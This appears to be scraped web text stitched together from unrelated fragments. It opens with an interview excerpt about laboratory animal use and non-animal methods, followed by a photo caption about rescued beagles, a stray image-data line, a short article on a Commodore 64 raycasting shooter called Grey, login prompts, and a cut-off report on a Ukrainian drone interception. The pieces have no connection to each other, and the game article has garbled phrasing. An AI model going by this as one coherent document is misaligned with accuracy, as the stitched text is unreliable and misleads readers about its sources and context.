Joanna Makowska Correct. We haven’t seen a drop off in the numbers of animals used. It’s very much still the case that animals are used in laboratories. We don’t even know the number in the U.S. Because all these species I mentioned aren’t covered, and because they constitute the vast majority of animals used, nobody’s reporting how many are used, right? And we’ve had estimates that count them up to 110 million per year in the U.S. There is a push right now to use alternatives. We have seen increases in technologies that are often referred to as NAMs, which are non-animal methods or novel approach methodologies, depending on who you ask. There is a shift to fund more of these and develop more of these, but they’re not there yet. And if you speak to scientists, they will adamantly say that they cannot fully replace animal use with these models. These models are not developed enough. We don’t have, like, a full replication of a full animal yet. So there’s a big debate in that space right now that’s occurring. You’ve probably seen announcements from the FDA and the NIH who are saying that they’re gonna phase out animal use and use more NAMs. So that’s a huge revolution happening right now. We’re gonna see where it goes. We definitely need a lot of scientists working on development and strengthening of these new methodologies. Yeah, we need to prioritize that if we want to see a decrease.
Rescued beagles peers out from their kennel at the The Lehigh County Humane Society in Allentown, Pa., Monday, Oct. 8, 2018. Animal welfare workers removed 71 beagles from a cramped house in rural Pennsylvania, where officials say a woman had been breeding them without a license before she died last month. (AP Photo/Matt Rourke)

When people talk about the lack of a DOOM being the doom Commodore home computers, they aren’t talking about the C64, which was deep into obsolescence when demon-slaying suddenly became the minimal requirement for all computing devices. That didn’t stop [Kamil Wolnikowski] and [Piotr Kózka] from hacking together Greya ray-cast first-person shooter for the Commodore 64.
Grey bares more than a passing resemblance to id-software’s most-ported project. It apparently runs at 16 frames per second on a vanilla C64 — no super CPU required. The secret to the speedy game play is the engine’s clever use of the system’s color mapping functionality: updating color maps is faster than redrawing the screen. Yeah, that makes for rather “blockier” graphics than DOOM, but this is running on a Commodore 64, not a 386 with 4 MB of RAM. Allowances must be made. Come to think of it, we don’t recall DOOM running this smooth on the minimum required hardware — check out the demo video below and let us know what you think.

 Login
Login


 Ukraine has confirmed the first interception of a Russian Geran-3—the Russian designation for the Iranian Shahed-238 jet-powered kamikaze drone—using a Ukrainian-made Sting interceptor UAV, a type of unmanned aerial vehicle specifically designed to intercept and destroy incoming drones in mid-air. According to the Serhii Sternenko charitable foundation, which supplies these systems to frontline units, the […]